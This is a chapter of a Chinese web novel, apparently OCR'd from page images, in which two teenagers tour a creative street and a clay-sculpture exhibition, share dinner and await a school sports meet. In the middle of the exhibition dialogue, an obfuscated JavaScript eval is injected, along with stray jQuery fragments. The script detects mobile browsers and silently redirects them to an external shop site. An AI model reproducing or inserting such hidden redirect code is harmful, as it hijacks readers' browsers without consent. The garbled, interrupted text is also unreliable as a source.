周末出游这天,染云柳被带到写着“创意工厂”的大招牌入口前,内心毫不意外。
这里奚竹时不时会带他来几次,百年老街改造的文创街,以“旧物新生”为主打宣传,吸引一些小众爱好者来参观打卡,算是小有名气。
沿途的每家店都最大程度保留了旧时建筑的特点。最里面还有些废弃的旧厂房,被人为的改造了一番,有时会举办些符合此街主题氛围的小活动、小型展,奚竹有空就会来逛逛,是她最常来寻找创作灵感的地方。
也许是周末,天气又好,今天游客出乎意料地多。染云柳带了顶鸭舌帽,穿着衬衫短袖和工装裤,斜挎着个小腰包,站在阴凉处等奚竹买水回来。人来人往,奚竹的身影很快不见踪迹,他等了几秒,拿起手机给奚竹发消息。
R:人很多吗?要不要我过去。
久久未回音,染云柳皱眉,打算出去找她的时候,感到右侧手臂一凉。
回头就对上了奚竹澄澈的眼睛,她正在他的右后方,笑意盈盈地举着杯奶茶。
她久违的打扮了自己,化了提气色的淡妆,穿了白色连衣裙和绿色开衫,腰上松垮缠了条绿色系的腰带,显得长身玉立。
“发什么呆。”奚竹又冰了他一下,“拿着,我给你买的红豆奶茶,有冰沙搅搅再喝。”
染云柳接过,奚竹就开始搅拌着自己手里那份,还嘟囔着:“我想这喝这口好久啦。”
他瞥了一眼就知道,是他们上次来逛时发现的糖水铺子。奚竹喝了一次就对那个姐姐做的芒果酸奶冰沙念念不忘,此时兴致勃勃地喝上第一口,眼睛就亮晶晶的。
染云柳轻笑,抿了一口自己的,发现还没搅拌,被甜的发晕。
他阖眼稍作平复,这动作被奚竹捕捉到,在旁边一阵窃笑,又不小心呛到自己,捂着嘴咳嗽起来。
染云柳快步上前,从小腰包掏出张纸巾递给她,轻轻拍着她的背,缓过来后,两个人对上视线,忍不住一同笑出声来。
在沿途小摊走走停停,奚竹还给染云柳买了个很配他手表的银手链。没多久染云柳就投桃报李,也送了奚竹同类型的银手链,乍看像是一对。
以至于去甜品店里时,被当做了来约会的小情侣,被推荐了买一送一的情侣套餐,染云柳没解释。回头一看奚竹,她正憋着坏笑,摩拳擦掌准备占这个便宜。
参加这个活动套餐需要先达成店家规定的条件,于是两个人站在店里的打卡点,按照店员的要求摆动作。
奚竹一只手挽着染云柳的臂弯,另一只手中拿着杯冰沙也要倔强地伸出两根手指比“耶”。染云柳微微侧目看着她笑得肆意的模样,也忍俊不禁。
这一刻被定格为照片,挂在了这个名叫“拾遗”的甜品店墙上。
奚竹心满意足地吃着买一送一的小蛋糕,没多久就逛到了这条文创街的最里面,这里有个免费展子。集泥塑、陶艺、雕塑一体,里面展出的作品,是收集各路爱好者的。
因为没什么限制,所以显得风格各异,可能这一秒还在看传统风格很强烈的三分形、七分彩,配色亮眼的泥塑小人。往前走两步,就看到了当下时兴的二次元动漫人物。再走两步,就是偏写实的古典西式雕塑。
这三种主打风格和其余一些说不上来的个人手艺风格混杂在一起,宛如游客们本在江南烟雨中撑着油纸伞漫步,下一秒张牙舞爪的赛博怪兽从天而降,张口就叽里咕噜吐了串洋人语。
奚竹很喜欢这样没有定义风格的展子,因此兴致勃勃地走来走去,时不时拿手机找角度拍下。
染云柳也认真研究着这些作品,时而问问奚竹一些问题。
他虽然在奚竹忙作品时上手帮过忙,但都是些门外汉能轻松上手的小忙,他对手工艺品实在没什么天赋,不如奚竹心灵手巧。无论什么在她手中,看似随意几下就有了雏形。
他的爱好也不在这上面,只是关于她的,他总想多了解一些。
“你是怎么分清到底是泥塑作品还是陶艺作品?”
奚竹沉吟片刻:“嗯……最主要的是陶艺要上釉,泥塑不需要吧,这点差异会让前者看上去更加有光泽。你可以理解为这两个成品一个亮光一个哑光。”
染云柳追问:“那如果陶艺作品还没到上釉的时候怎么看出来。”
“那就看泥土的选择不同,所呈现的效果不同了。素陶质地比较厚重紧实,风干的泥塑更加有透气感,边缘比较柔和圆润吧。”
染云柳似懂非懂。
“其实要是能上手摸一摸你就能直观的感觉到了。陶艺手感凉凉滑滑的,泥塑用指甲刮两下说不定还能刮下泥粉。”
一旁观展的老人听见了两人的对话,好奇地问:“小姑娘你是学陶艺的?”
奚竹礼貌地冲老人笑笑:“不是的,我是学泥塑的。”
老人有些惊讶:“泥塑这手艺,还真少见年轻人做了。”
两个社恐小孩保持微笑,在老人面前缄默下来,装作专心致志地看展。
然而老人不懂年轻人无言的边界感,继续问:“我看现在手作店还是陶艺更受欢迎点,这两个区别也不大吧,为什么你会选择泥塑呢?”
“家里长辈有这手艺,从小耳濡目染的。”
“哦。”老人面上的喜色收回,“那看来也算是个门外汉吧,哈哈。”
奚竹和染云柳的目光同时横向这一身中山装,牙都掉了几颗的老头。
染云柳率先开口:“奚姐捏的很好,她很有天赋。”
奚竹谦虚道:“没有,也就是经年累月的捏,捏出经验来了吧。”
染云柳附和:“没错,我和奚姐认识十年,已经算挺长了,但是她开始捏泥塑的时间比认识我还长。”
奚竹补充:“并且我个人觉得泥塑和陶艺差别还是很大的。”
这两个小孩一唱一和,尤其那个男孩说话绕口令似的,给老人弄懵了。他愣了好一会,才“哈哈”大笑起来。
“你们俩可真有意思。”他对着奚竹说,“那你说说,这两个有什么区别。”
“最根本的就是制作工序,陶艺的工序比泥塑繁琐多了。质感、材质、尺寸、存放时间都有很大不同,泥塑更适合巴掌大的小摆件,陶艺这方面就不怎么受限制了,并且因为缺少烧制这一步,泥塑极易开裂。”
奚竹突突完这一串,忽然觉得自己说的有点太多了。话音落了没一会儿,就悔得恨不得原地掌自己的嘴。
她正尴尬;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17732862|208976||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,抬头就看见染云柳无声地冲她鼓掌。那个中山装老人也“哈哈哈”起来。
她现在真想再去剁了染云柳的手,再把这老头嘴也掌了。
正暗自腹诽,就听那老头又问:“既然这样,你怎么不学陶艺,一直捏这泥塑。”
“这是有很多方面的。”
这没眼色的老头非要打破砂锅问到底:“给大伙说说呗。”
哪来的大伙?
奚竹正疑惑,一扭头发现染云柳也好奇地盯着她。
“……从小接触是一方面,我感觉泥塑随时能改动,创作更自由是一方面。”
自然阴干的泥塑,会将泥土最原始的质感、指尖按压的纹路、捏制时的起伏都清晰的留下。她喜欢这种带着鲜活气息的感觉,泥土没经过烈火淬炼,就会老化开裂。这种消散,像人类的生命力。
这种对泥塑的情感,是内心深处很细腻的一种感受,在大庭广众说出来,实在难以启齿。
于是她精简总结:“并且我喜欢泥塑的生命力。”
这没头没脑的话,染云柳听得似懂非懂,老人却笑得更开心了:“你这个小姑娘有意思!”
奚竹一头雾水,老人却兀自笑呵呵地离去了。
和染云柳面面相觑片刻,继续看完展品。出展子后染云柳买了两个冰淇淋,两个人啃着冰淇淋,慢悠悠地散步回家。
江山不在,奚竹准备在染云柳家吃饭。今天是秦秀秀每周一次的复诊日,两个人算了算她平时回来的时间,跑去附近超市买了些食材。
趁她去看心理医生,奚竹在染云柳家狠狠地秀了自己的手艺,挥汗如雨地下了一回厨。
染云柳在一旁备菜打下手,当秦秀秀到家时,奚竹已经把饭菜都摆上桌,染云柳把锅都顺手刷干净了。
听见门响,两个人都停下手中动作:“回来的正好,吃饭啦。”
饭桌上,奚竹给染云柳和秦秀秀各夹了一筷子红烧肉。
“快尝尝,这是昨天我叔来家里做的,我觉得很好吃,就问了做法,不知道怎么样。”
染云柳立刻肯定:“很好吃。”
奚竹自己尝了一口,给出了中肯的评价:“感觉少了点什么,没我叔做得好吃,下次有机会让你尝尝我叔的手艺。”
饭菜香气扑鼻,两个小孩相伴,融洽的浑然天成。秦秀秀心头一动,不知为何回忆起今天心理医生说自己已经好转很多,心底漫上一片柔软。
岁月静好,就是如此吧。
周末虽说是两天,其实周日下午还要返校去上晚自习。休息的时间转瞬即逝,运动会在这周开始上课没多久后接踵而至。
奚竹自从报了运动会项目后每天的运动都没落下。她虽然没跑过1500米,不过800米还是跑过的,如果队里没有体育生,她有信心拿第一。
“第一”只是名次,她下意识和自己比,上次的八百米她跑了2分52秒,不知道这次会是多少呢。
这天的太阳公公依旧不留情,刺得人睁不开眼,日光铺满操场,也压不住学生们高涨的兴致,广播在激情昂扬地念着来自各班的加油稿,各班聚在一起,热火朝天地拉起了彩旗。
秋季运动会,就此正式拉开了序幕。